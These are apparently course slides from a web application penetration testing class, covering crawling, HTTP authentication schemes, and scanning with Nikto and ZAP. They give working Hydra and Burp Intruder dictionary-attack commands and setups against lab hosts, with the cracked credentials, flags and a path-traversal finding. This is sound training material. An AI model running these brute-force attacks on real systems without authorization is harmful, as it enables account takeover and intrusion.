8 Cookie: PHPSESSID=q6jjf44rhl1ei95u2a8raemp63; showhints=1
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12
```

Lab: Passive Crawling with Burp Suite

Lab URL: <https://attackdefense.com/challengedetails?cid=1891>

Video URL: <https://youtu.be/6xbhPkGI7Qg>

Active Crawling : ZAPProxy

- Spider can crawl all web pages
- Supports recursive crawling
- Crawled web pages are added to site map
- Crawled URLs can be exported to CSV



Active Crawling : ZAPProxy

The screenshot shows the ZAP Proxy interface with the title "Manual Explore". The left sidebar lists contexts and sites, with "http://192.156.207.3" selected. The main panel displays a configuration for launching a browser (Firefox) to explore the selected URL (http://192.156.207.3). A context menu is open over a selected item in the history table, showing options like "Spider...", "Active Scan...", and "Forced Browse Site". The bottom right corner features the text "©PentesterAcademy.com".

File Edit View Analyse Report Tools Import Online Help

Standard Mode

Sites +

Contexts Default Context

Sites

https://shavar.services.mozilla.com

http://192.156.207.3

- images
- javascript
- styles

History Search Alerts Output WebSockets +

Channel: -- All Channels -- Filter:OFF

Channel	Timestamp
#1.3	20/05/2024
#1.4	20/05/2024
#1.5	20/05/2024

Spider... Active Scan... Forced Browse Site Forced Browse Directory Forced Browse Directory (and Children) AJAX Spider... Fuzz...

Attack

- Include in Context
- Flag as Context
- Run application
- Exclude from Context
- Open/Resend with Request Editor...
- Exclude from
- Open URL in Browser
- Show in History Tab
- Open URL in System Browser
- Copy URLs to Clipboard
- Delete
- Manage Tags...
- Export All URLs to File...
- Export Selected URLs to File...

Opcode Bytes

1=TEXT
1=TEXT
1=TEXT

©PentesterAcademy.com

Active Crawling : ZAPProxy

The screenshot shows the ZAPProxy interface with the following details:

- Left Panel (Sites):** Displays a tree view of crawled URLs under the context "http://192.156.207.3". The tree includes categories like "classes", "documentation", "icons", and "images".
- Right Panel (Manual Explore):** A browser-like window titled "Manual Explore" with the URL "http://192.156.207.3". It has checkboxes for "Enable HUD" (checked) and "Explore your application" (set to "Launch Browser" and "Firefox").
- Bottom Panel (Spider Results):** A table showing the results of the spider scan:

Processed	Method	URI	Flags
	GET	http://192.156.207.3/phpmyadmin/db_dadict.php?db=phpmyadmin&goto=db_structure.p...	
	GET	http://192.156.207.3/phpmyadmin/index.php?db=phpmyadmin&server=1&target=db_struct...	
	GET	http://192.156.207.3/phpmyadmin/j/s/messages.php?db=phpmyadmin&lang=en&token=d58...	
	POST	http://192.156.207.3/phpmyadmin/db_structure.php	
	POST	http://192.156.207.3/phpmyadmin/tbl_create.php	
	GET	http://192.156.207.3/phpmyadmin/navigation.php?uniqid=5ec53866ed46e&token=d582fb...	
	GET	http://192.156.207.3/styles/gritter/?C=N;O=A	
	GET	http://192.156.207.3/favicon.ico	
- Status Bar:** Shows "New Scan | Progress: 0: http://192.156.207.3" and "URLs Found: 3591" (highlighted with a red box).

Lab: Active Crawling with ZAProxy

Lab URL: <https://attackdefense.com/challengedetails?cid=1890>

Video URL: <https://youtu.be/6hWWXIduFSg>

Advanced Users Miscellaneous Slides



Dictionary Attack : Hydra

- CLI Interface
- Supports basic/digest HTTP authentication
- Support http-form based dictionary attacks

Authentication in HTTP

1. Basic Authentication
2. Digest Authentication
3. Token based Authentication

Basic Authentication



<https://docs.oracle.com/cd/E19226-01/820-7627/bncbo/index.html>

©PentesterAcademy.com

Digest Authentication

- Basic Authentication sends username and password in plain text
- Digest Authentication sends hash of the password
- RFC 2069, 2617

https://en.wikipedia.org/wiki/Digest_access_authentication

Digest Authentication: RFC 2069

HTTP/1.1 401 Unauthorized

WWW-Authenticate: Digest realm="testrealm@host.com",
nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",
opaque="5ccc069c403ebaf9f0171e9517f40e41"

The client may prompt the user for the username and password, after which it will respond with a new request, including the following Authorization header:

Authorization: Digest

username="Mufasa",
realm="testrealm@host.com",
nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",
uri="/dir/index.html",
response="e966c932a9242554e42c8ee200cec7f6",
opaque="5ccc069c403ebaf9f0171e9517f40e41"

Source: <http://tools.ietf.org/html/rfc2069>

Digest Authentication: RFC 2617

The first time the client requests the document, no Authorization header is sent, so the server responds with:

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: Digest
    realm="testrealm@host.com",
    qop="auth,auth-int",
    nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",
    opaque="5ccc069c403ebaf9f0171e9517f40e41"
```

The client may prompt the user for the username and password, after which it will respond with a new request, including the following Authorization header:

```
Authorization: Digest username="Mufasa",
    realm="testrealm@host.com",
    nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",
    uri="/dir/index.html",
    qop=auth,
    nc=00000001,
    cnonce="0a4f113b",
    response="6629fae49393a05397450978507c4ef1",
    opaque="5ccc069c403ebaf9f0171e9517f40e41"
```

Source: <http://tools.ietf.org/html/rfc2617>


Self-Study: Digest Authentication

<https://www.pentesteracademy.com/video?id=168>

<https://www.pentesteracademy.com/video?id=169>

<https://www.pentesteracademy.com/video?id=175>

Token Based Authentication e.g. API Tokens



HTTP Basic Auth : Hydra

```
root@attackdefense:~# hydra -l admin -P /root/Desktop/wordlists/100-common-passwords.txt 192.195.214.3 http-get /basic/
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-05-21 04:08:00
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:1/p:100), ~7 tries per task
[DATA] attacking http-get://192.195.214.3:80/basic/
[80][http-get] host: 192.195.214.3 login: admin password: cookiel
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-05-21 04:08:01
root@attackdefense:~#
root@attackdefense:~#
root@attackdefense:~#
root@attackdefense:~#
root@attackdefense:~#
root@attackdefense:~# curl -u admin:cookiel 192.195.214.3/basic/
<html>
  <body>
    <h1> Flag: d25db4ce54b60b49dfd7b32c52ed8d26 </h1>
  </body>
</html>
root@attackdefense:~#
```

The diagram illustrates the components of a basic authentication attack using Hydra. It shows three boxes: 'Target IP/Host' containing '192.195.214.3', 'Service' containing 'http-get', and 'Protected Directory' containing '/basic/'. Red arrows point from the corresponding parts of the terminal command to these boxes.

HTTP Digest Auth : Hydra

```
root@attackdefense:~# hydra -l admin -P /root/Desktop/wordlists/100-common-passwords.txt 192.195.214.3 http-get /digest/
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-05-21 04:08:43
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:1/p:100), ~7 tries per task
[DATA] attacking http-get://192.195.214.3:80/digest/
[80][http-get] host: 192.195.214.3    login: admin    password: adminpasswd
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-05-21 04:08:45
root@attackdefense:~#
root@attackdefense:~#
root@attackdefense:~# curl --digest -u admin:adminpasswd 192.195.214.3/digest/
<html>
  <body>
    <h1> Flag: 9aae03448d62145a8b462858d54434de </h1>
  </body>
</html>
root@attackdefense:~#
root@attackdefense:~#
```

The diagram illustrates the components of a HTTP Digest Auth attack. A central box labeled "Target IP/Host" has three red arrows pointing to it from the right, each labeled with a component: "Service", "Protected Directory", and "Hydra".


Lab: Attacking HTTP Authentication with Hydra

Lab URL: <https://attackdefense.com/challengedetails?cid=1894>

Video URL: <https://youtu.be/UxcYUw6jvvo>

HTTP Login Form : Hydra

```
root@attackdefense:~# hydra -L usernames -P passwords 192.195.214.3 http-post-form "/login.php:login^USER^&password^PASS^&security_level=0&form=submit:Invalid credentials or user not activated!"  
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-05-21 04:36:48  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 202 login tries (l:2/p:101), ~13 tries per task  
[DATA] attacking http-post-form://192.195.214.3:80/login.php:login^USER^&password^PASS^&security_level=0&form=submit:Invalid credentials or user not activated!  
[80][http-post-form] host: 192.195.214.3 login: bee password: bug  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-05-21 04:36:52  
root@attackdefense:~#  
root@attackdefense:~#  
root@attackdefense:~#  
root@attackdefense:~#
```



Lab: Attacking HTTP Login Form with Hydra

Lab URL: <https://attackdefense.com/challengedetails?cid=1895>

Video URL: <https://youtu.be/GPTUqhm-KsY>

Dictionary Attack : Burp Suite

- GUI Interface
- Intruder can be used to perform dictionary attack
- Supports multi-level payload encoding
- Community Edition disadvantages
 - Requests will be time throttled
 - Attack can take hours to complete

HTTP Login Form : Burp Suite

The screenshot shows the Burp Suite interface with the **Proxy** tab selected. Below the tabs, there are two items labeled 1 and 2. The main content area has tabs for **Target**, **Positions**, **Payloads**, and **Options**, with **Positions** currently active. A section titled **Payload Positions** is shown, with a note about configuring payload insertion points and an attack type set to **Sniper**. The request details pane displays an HTTP POST request to /login.php with various headers and a body containing a login parameter.

```
1 POST /login.php HTTP/1.1
2 Host: 192.195.214.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.195.214.3/login.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 52
10 Connection: close
11 Cookie: security_level=0; PHPSESSID=k5h50c296vbmkl9pbpjshnsg83
12 Upgrade-Insecure-Requests: 1
13
14 login=$john$&password=$doe$&security_level=0&form=submit|
```

HTTP Login Form : Burp Suite

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items ?

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
0			200			4430	
1	admin	admin	200			4430	
2	bee	admin	200			4430	
3	admin	password	200			4430	
4	bee	password	200			4430	
5	admin	adminpasswd	200			4430	
6	bee	adminpasswd	200			4430	
7	admin	bug	200			4430	
8	bee	bug	302			502	
9	admin	Admin	200			4430	
10	bee	Admin	200			4430	
11	admin	bee	200			4430	
12	bee	bee	200			4430	

Request Response

Raw Params Headers Hex

```
1 POST /login.php HTTP/1.1
2 Host: 192.195.214.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.195.214.3/login.php
8 Content-Type: application/x-www-form-urlencoded
```

?

< + > Type a search term 0 matches

Finished

Lab: Attacking HTTP Login Form with Burp Suite

Lab URL: <https://attackdefense.com/challengedetails?cid=1898>

Video URL: <https://youtu.be/9bx8sIUi9V4>

HTTP Basic Auth : Burp Suite

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The main content area displays the 'Payload Sets' configuration.

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, among other ways.

Payload set: 1 Payload count: 100
Payload type: Simple list Request count: 100

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	242424
Load ...	0987654321
Remove	marisol
Clear	nikita
Add	daisy
	jeremiah
	pineapple
	mhine

Add Enter a new item
Add from list ... [Pro version only]

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
	<input checked="" type="checkbox"/>	Add Prefix: admin:
	<input checked="" type="checkbox"/>	Base64-encode

HTTP Basic Auth : Burp Suite

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
54	YWRtaW46ZmVicnVhcnk=	401			682	
55	YWRtaW46YmlydGhkYXk=	401			682	
56	YWRtaW46c2hhZG93MQ==	401			682	
57	YWRtaW46cXdIcnQ=	401			682	
58	YWRtaW46YmViaXRh	401			682	
59	YWRtaW46ODc2NTQzMjE=	401			682	
60	YWRtaW46dHdpbGlnaHQ=	401			682	
61	YWRtaW46aW1pc3N5b3U=	401			682	
62	YWRtaW46cG9sbGl0bw==	401			682	
63	YWRtaW46YXNobGVI	401			682	
64	YWRtaW46dHVja2Vy	401			682	
65	YWRtaW46Y29va2lIMQ==	200			358	
66	YWRtaW46c2hlbGx5	401			682	
67	YWRtaW46Y2F0YWxpbmE=	401			682	
68	YWRtaW46MTQ3ODUyMzY5	401			682	
69	YWRtaW46YmVja2hhbQ==	401			682	
70	YWRtaW46c2ltb25I	401			682	

Request Response

Raw Params Headers Hex

```
1 GET /basic/ HTTP/1.1
2 Host: 192.195.214.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: security_level=0
```

?

< + > Type a search term 0 matches

70 of 100

HTTP Basic Auth : Burp Suite

The screenshot shows the Burp Suite interface with three captured requests for HTTP Basic Authentication:

- Request 1:** The first request shows the raw payload `YWRtaW46Y29va2lIMQ%3d%3d`. To its right is a decoding toolbar with options for Text (selected), Hex, Decode as ..., Encode as ..., Hash ..., and Smart decode.
- Request 2:** The second request shows the raw payload `YWRtaW46Y29va2lIMQ==`. It also has a decoding toolbar with the same options.
- Request 3:** The third request shows the raw payload `admin:cookie1`. It has a decoding toolbar with the same options.

Lab: Attacking Basic Auth with Burp Suite


Lab URL: <https://attackdefense.com/challengedetails?cid=1896>

Video URL: <https://youtu.be/85SVN0j3l1s>

Dictionary Attack : ZAPProxy

- GUI Interface
- Fuzzer can be used to perform dictionary attack
- Payload encoding not supported (natively)

HTTP Login Form : ZAPProxy



HTTP Login Form : ZAPProxy

The screenshot shows the ZAPProxy interface with a focus on the Fuzzer tab. The title bar indicates "New Fuzzer : Progress: 0: HTTP - http://192.195.214.3/login.php". The main area displays a table of fuzzed messages:

Task ID	Message Type	Code	Reason	RTT
3	Fuzzed	200	OK	11 ms
4	Fuzzed	200	OK	8 ms
5	Fuzzed	200	OK	13 ms
6	Fuzzed	200	OK	9 ms
7	Fuzzed	200	OK	12 ms
8	Fuzzed	200	OK	10 ms
9	Fuzzed	200	OK	7 ms
10	Fuzzed	200	OK	4 ms
11	Fuzzed	200	OK	8 ms
12	Fuzzed	200	OK	11 ms
13	Fuzzed	200	OK	4 ms
14	Fuzzed	200	OK	5 ms
15	Fuzzed	302	Found	10 ms
16	Fuzzed	200	OK	4 ms

At the bottom, there are alerts (0, 1, 6, 2) and the primary proxy is set to localhost:8080.

Lab: Attacking HTTP Login Form with ZAPProxy

Lab URL: <https://attackdefense.com/challengedetails?cid=1897>

Video URL: https://youtu.be/4C2d_nlZHiw

Scanning and Attacking Web Application

- Identifying vulnerability with scanners
 - Nikto
 - ZAPProxy
- XSS Attacks
 - Xsser
- SQL Injection Attack
 - SQLMap
- Attacking HTTP Authentication / Login Forms
 - Burp Suite
 - ZAPProxy
 - Hydra

Web Application Scanner : Nikto

- Enumerates Directories
- Checks for Outdated components
- Identifies server components by analyzing headers
- Scan Tuning to include/exclude particular vulnerability class.
- Support report - HTML, XML, CSV Format

Web Application Scanner : Nikto

```
root@attackdefense:~# nikto -h http://192.15.156.3
- Nikto v2.1.6
-----
+ Target IP:      192.15.156.3
+ Target Hostname: 192.15.156.3
+ Target Port:    80
+ Start Time:    2020-05-20 22:13:08 (GMT5.5)
-----
+ Server: Apache/2.4.7 (Ubuntu)
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.25
+ The anti-clickjacking X-Frame-Options header is not present.
+ X-XSS-Protection header has been set to disable XSS Protection. There is unlikely to be a good reason for this.
+ Uncommon header 'logged-in-user' found, with contents:
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the M
+ Cookie PHPSESSID created without the httponly flag
+ Cookie showhints created without the httponly flag
+ "robots.txt" contains 8 entries which should be manually viewed.
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
+ /index.php?page=../../../../../../../../etc/passwd: The PHP-Nuke Rocket add-in is vulnerable to file traversal, allowing an attacker to v
ut could be any index.php)
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3268: /config/: Directory indexing found.
+ /config/: Configuration information may be available remotely.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain s
+ OSVDB-3268: /data/: Directory indexing found.
+ OSVDB-3092: /data/: This might be interesting...
+ OSVDB-3268: /includes/: Directory indexing found.
+ OSVDB-3092: /includes/: This might be interesting...
+ OSVDB-3268: /passwords/: Directory indexing found.
+ OSVDB-3092: /passwords/: This might be interesting...
```

Web Application Scanner : Nikto

```
root@attackdefense:~# nikto -h http://192.15.156.3/index.php?page=arbitrary-file-inclusion.php -Tuning 5 -o nikto.html -Format htm
- Nikto v2.1.6
-----
+ Target IP:          192.15.156.3
+ Target Hostname:    192.15.156.3
+ Target Port:        80
+ Start Time:        2020-05-20 22:21:58 (GMT5.5)
-----
+ Server: Apache/2.4.7 (Ubuntu)
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.25
+ The anti-clickjacking X-Frame-Options header is not present.
+ X-XSS-Protection header has been set to disable XSS Protection. There is unlikely to be a good reason for this.
+ Uncommon header 'logged-in-user' found, with contents:
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion.
+ Cookie PHPSESSID created without the httponly flag
+ Cookie showhints created without the httponly flag
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
+ /index.php/kboard/: KBoard Forum 0.3.0 and prior have a security problem in forum_edit_post.php, forum_post.php and forum_reply.php
+ /index.php/lists/admin/: PHPLIST pre 2.6.4 contains a number of vulnerabilities including remote administrative access, harvesting user information and more.
+ /index.php/splashAdmin.php: Cobalt Qube 3 admin is running. This may have multiple security problems as described by www.scan-associa...
```

```
graph TD; A[Target URL/Host] --> "http://192.15.156.3"; B[Scan Tuning] --> "-Tuning 5"; C[Remote File Retrieval (5)] --> "-o nikto.html"; D[Write to File] --> "-o nikto.html"; E[Output Format] --> "-Format htm";
```

Lab: Scanning Web Application with Nikto

Lab URL: <https://attackdefense.com/challengedetails?cid=1887>

Video URL: https://youtu.be/K_rKMR8ec9M

Web Application Scanner : ZAProxy

- GUI Interface
- Supports Automated scan along with Manual exploration
- Automatically adds visited sites to Site tab
- Spider is used to crawl web pages
- Active Scan can be performed on discovered web pages
- Vulnerabilities are classified in High risk, Medium risk, Low risk and Informational category.

Web Application Scanner : ZAProxy

The screenshot shows the ZAProxy web application scanner interface. The top navigation bar includes History, Search, Alerts, Output, WebSockets, Spider, Active Scan, and a plus sign icon. Below the navigation is a toolbar with icons for history, search, alerts, output, websockets, spider, and active scan. The main window has a sidebar titled 'Alerts (14)' which is expanded to show a list of vulnerabilities. The selected item is 'Cross Site Scripting (Persistent)' with a count of 14. Other items listed include Cross Site Scripting (Reflected), SQL Injection, Application Error Disclosure, Directory Browsing, X-Frame-Options Header Not Set, Absence of Anti-CSRF Tokens, Content-Type Header Missing, Cookie No HttpOnly Flag, Cookie Without SameSite Attribute, Server Leaks Information via "X-Powered-By" HTTP Response 